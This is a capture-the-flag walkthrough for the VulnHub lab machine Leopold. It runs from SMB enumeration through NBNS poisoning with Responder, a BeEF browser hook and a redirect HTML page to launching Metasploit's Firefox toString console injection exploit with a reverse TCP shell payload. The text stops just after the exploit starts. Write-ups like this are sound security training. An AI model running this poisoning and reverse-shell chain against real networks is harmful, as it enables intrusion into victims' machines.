
Leopold Walkthrough

Leopold is a vulnerable machine from vulnhub.com. Successful completion of Leopold means capturing both the flags housed on the machine.


Gathering Information

A port scan was conducted against the machine once Leopold had been set-up. The port scan revealed the following services:



```
root@kali:~/leopold# nmap -A -T4 10.0.2.17
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-25 02:52 EDT
Nmap scan report for 10.0.2.17
Host is up (0.00082s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.6.6 (workgroup: WORKGROUP)
MAC Address: 08:00:27:6B:5B:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

Host script results:
|_clock-skew: mean: -1h00m01s, deviation: 1h24m51s, median: -2h00m01s
|_nbstat: NetBIOS name: LEOPOLD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.6.6)
|   Computer name: leopold
|   NetBIOS computer name:
|   Domain name:
|   FQDN: leopold
|_  System time: 2019-05-25T08:52:20+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms 10.0.2.17

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.06 seconds
root@kali:~/leopold#
```


The only open TCP ports on the machine are 139 and 445, which are used for netbios SMB respectively. The first step to a successful exploitation is gathering information on all the services running on the target machine. The tool enum4linux is designed for enumerating information from Samba and Windows system. The following images show some of the information obtained during the scan (the information shown below was what I found to be the most helpful):



```
 ========================================
|    Nbtstat Information for 10.0.2.17    |
 ========================================
Looking up status of 10.0.2.17
        LEOPOLD         <00> -         B <ACTIVE>  Workstation Service
        LEOPOLD         <03> -         B <ACTIVE>  Messenger Service
        LEOPOLD         <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

        MAC Address = 00-00-00-00-00-00

 =================================
|    Session Check on 10.0.2.17    |
 =================================
[+] Server 10.0.2.17 allows sessions using username '', password ''

 =======================================
|    Getting domain SID for 10.0.2.17    |
 =======================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==================================
|    OS information on 10.0.2.17    |
 ==================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.0.2.17 from smbclient:
[+] Got OS info for 10.0.2.17 from srvinfo:
        LEOPOLD        Wk Sv PrQ Unx NT SNT leopold server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x809a03

 =========================
|    Users on 10.0.2.17    |
 =========================
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.
```


Figure 2 (on left), Enum4linux shows that null sessions are allowed. In addition, the tool yields more information pertaining to the underlying operating system.

Figure 3 (shown below) shows the password policy information; as well as, shares found on the system (IPC$ and print$). Neither of these shares are of much use because they are not listable.



```
 ======================================
|    Share Enumeration on 10.0.2.17    |
 ======================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (leopold server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LEOPOLD

[+] Attempting to map shares on 10.0.2.17
//10.0.2.17/print$      Mapping: DENIED, Listing: N/A
//10.0.2.17/IPC$        Mapping: OK     Listing: DENIED

 =================================================
|    Password Policy Information for 10.0.2.17    |
 =================================================


[+] Attaching to 10.0.2.17 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] LEOPOLD
        [+] Builtin

[+] Password Info for Domain: LEOPOLD

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5
```

The victim machine is using netbios-ssn. Netbios-ssn allows machines on the same subnet to identify each other when DNS fails. Since the attacking machine is on the same network, Wireshark (or any other sniffer) can be used to see if any interesting information is being sent over the network. After waiting for a few minutes Wireshark captures some NBNS (netbios) packets.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time          Source             Destination       Protocol Length Info
    1 0.000000000   10.0.2.17          10.0.2.255        NBNS        92 Name query NB DISNEYWORLD<00>
    2 0.258471823   10.0.2.17          10.0.2.255        NBNS        92 Name query NB DISNEYWORLD<00>
    3 37.576838637  PcsCompu_6b:5b:67  Broadcast         ARP         60 Who has 10.0.2.3? Tell 10.0.2.17
    4 37.597636830  10.0.2.3           255.255.255.255   DHCP       590 DHCP ACK      - Transaction ID 0x25417406
    5 88.432434859  10.0.2.10          192.168.0.1       DNS         84 Standard query 0x2827 A detectportal.firefox.com
    6 88.432582470  10.0.2.10          192.168.0.1       DNS         84 Standard query 0xf331 AAAA detectportal.firefox.com
```

It appears that the victim is making a Netbios request for Disneyworld. Since this is a broadcast request and our machine is on the same subnet as the victim, we can insert ourselves in the middle of the connection (MITM attack) by responding to the NBNS request and telling the victim that we know where Disneyworld is.

Preparing for the Attack


The tool Responder can be used respond to the NBNS request. Responder can be used to redirect the victim's machine to the Beef framework, which will hook the victim's browser (hooking the browser will give us the version of the browser which can be used to further exploit the machine).



```
[HTTP Server]

; Set to On to always serve the custom EXE
Serve-Always = Off

; Set to On to replace any requested .exe with the custom EXE
Serve-Exe = Off

; Set to On to serve the custom HTML if the URL does not contain .exe
; Set to Off to inject the 'HTMLToInject' in web pages instead
;Serve-Html = Off (default)
Serve-Html = On

; Custom HTML to serve
;HtmlFilename = files/AccessDenied.html (original)
HtmlFilename = files/redirect.html
```


The figure on the left depicts Responder's configuration file. Turn on the Serve-HTML and set the HTML file name to files/redirect.html.

Navigate to /usr/share/responder/files, create a file called redirect.html, and add the following to the file:



```
<html>
        <head>
                <meta http-equiv="refresh" content="0; URL='http://10.0.2.10:3000/demos/basic.html'" />
        </head>
</html>
~
```


After everything is setup Responder can be run (responder -I eth1 -wrf). Beef was also started at the URL and port number shown in the above image. When the victim asks for the location of Disneyworld Responder redirects the victim's browser to the hooked webpage (provided by Beef).



⊟ **Category: Browser (7 Items)**


Browser Name: Firefox	Initialization
Browser Version: 16	Initialization
Browser UA String: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:16.0) Gecko/20100101 Firefox/16.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: Linux i686	Initialization
Browser Plugins: []	Initialization
Window Size: Width: 959, Height: 617	Initialization

Leopold appears to be using Firefox version 16. Searching for Firefox exploits proved more difficult than expected, but Metasploit's search function and the CVE database eventually led to the discovery relevant exploits.



```
Name                                                 Disclosure Date  Rank       Check  Description
----                                                 ---------------  ----       -----  -----------
auxiliary/dos/http/gzip_bomb_dos                     2004-01-01       normal     No     Gzip Memory Bomb Denial Of Service
auxiliary/gather/firefox_pdfjs_file_theft                             normal     No     Firefox PDF.js Browser File Theft
exploit/firefox/local/exec_shellcode                 2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
exploit/multi/browser/adobe_flash_hacking_team_uaf   2015-07-06       great      No     Adobe Flash Player ByteArray Use After Free
exploit/multi/browser/adobe_flash_nellymoser_bof     2015-06-23       great      No     Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
exploit/multi/browser/adobe_flash_net_connection_confusion  2015-03-12  great    No     Adobe Flash Player NetConnection Type Confusion
exploit/multi/browser/adobe_flash_opaque_background_uaf  2015-07-06   great      No     Adobe Flash opaqueBackground Use After Free
exploit/multi/browser/adobe_flash_pixel_bender_bof   2014-04-28       great      No     Adobe Flash Player Shader Buffer Overflow
exploit/multi/browser/adobe_flash_shader_drawing_fill  2015-05-12     great      No     Adobe Flash Player Drawing Fill Shader Memory Corruption
exploit/multi/browser/adobe_flash_shader_job_overflow  2015-05-12     great      No     Adobe Flash Player ShaderJob Buffer Overflow
exploit/multi/browser/adobe_flash_uncompress_zlib_uaf  2014-04-28     great      No     Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free
exploit/multi/browser/firefox_escape_retval          2009-07-13       normal     No     Firefox 3.5 escape() Return Value Memory Corruption
exploit/multi/browser/firefox_pdfjs_privilege_escalation  2015-03-31  manual     No     Firefox PDF.js Privileged Javascript Injection
exploit/multi/browser/firefox_proto_crmfrequest      2013-08-06       excellent  No     Firefox 5.0 - 15.0.1 __exposedProps__ XCS Code Execution
exploit/multi/browser/firefox_proxy_prototype        2014-01-20       manual     No     Firefox Proxy Prototype Privileged Javascript Injection
exploit/multi/browser/firefox_queryinterface         2006-02-02       normal     No     Firefox location.QueryInterface() Code Execution
exploit/multi/browser/firefox_svg_plugin             2013-01-08       excellent  No     Firefox 17.0.1 Flash Privileged Code Injection
exploit/multi/browser/firefox_tostring_console_injection  2013-05-14  excellent  No     Firefox toString console.time Privileged Javascript Injection
exploit/multi/browser/firefox_webidl_injection       2014-03-17       excellent  No     Firefox WebIDL Privileged Javascript Injection
exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27      excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
```

The highlighted option was ultimately chosen because the vulnerable versions matched the version of Firefox being used by Leopold.




```
class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::BrowserExploitServer
  include Msf::Exploit::Remote::BrowserAutopwn
  include Msf::Exploit::Remote::FirefoxPrivilegeEscalation

  autopwn_info({
    :ua_name    => HttpClients::FF,
    :ua_minver  => "15.0",
    :ua_maxver  => "22.0",
    :javascript => true,
    :rank       => ExcellentRanking
  })
```

The figure on the left illustrates the minimum effected version (15.0) and the maximum effected version (22.0). Since the target is using Firefox version 16 this exploit should be effective. The exploit source code can be found by searching the exploit database for Firefox to string console injection.


Gaining a Foothold

To successfully exploit the machine set up and run the Metasploit module exploit/multi/browser/firefox_tostring_console_injection. NOTE: that svrhost should be the IP address of the machine that will be serving the payload to the target (most likely your IP address).



```
msf5 exploit(multi/browser/firefox_tostring_console_injection) > show options

Module options (exploit/multi/browser/firefox_tostring_console_injection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CONTENT                   no        Content to display inside the HTML <body>.
   Retries  true             no        Allow the browser to retry the module
   SRVHOST  10.0.2.10        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (firefox/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.10        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)
```

Once everything is ready to go run the exploit. However, since this exploit relies on the target connecting to the malicious payload the tool Responder must be used to redirect the victim to the payload. The set-up for this can be seen below. Please note that the top portion of the image shows the changes that should be made to the redirect.html file and the bottom portion shows the tostring console injection exploit at work.




```
<html>
        <head>
                <meta http-equiv="refresh" content="0; URL='http://10.0.2.10:8080/NkAzdXUdhQg'" />
        </head>
</html>
```

```
*] Exploit completed, but no session was created.
nsf5 exploit(multi/browser/firefox_tostring_console_injection) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
nsf5 exploit(multi/browser/firefox_tostring_console_injection) > exploit
*] Exploit running as background job 0.
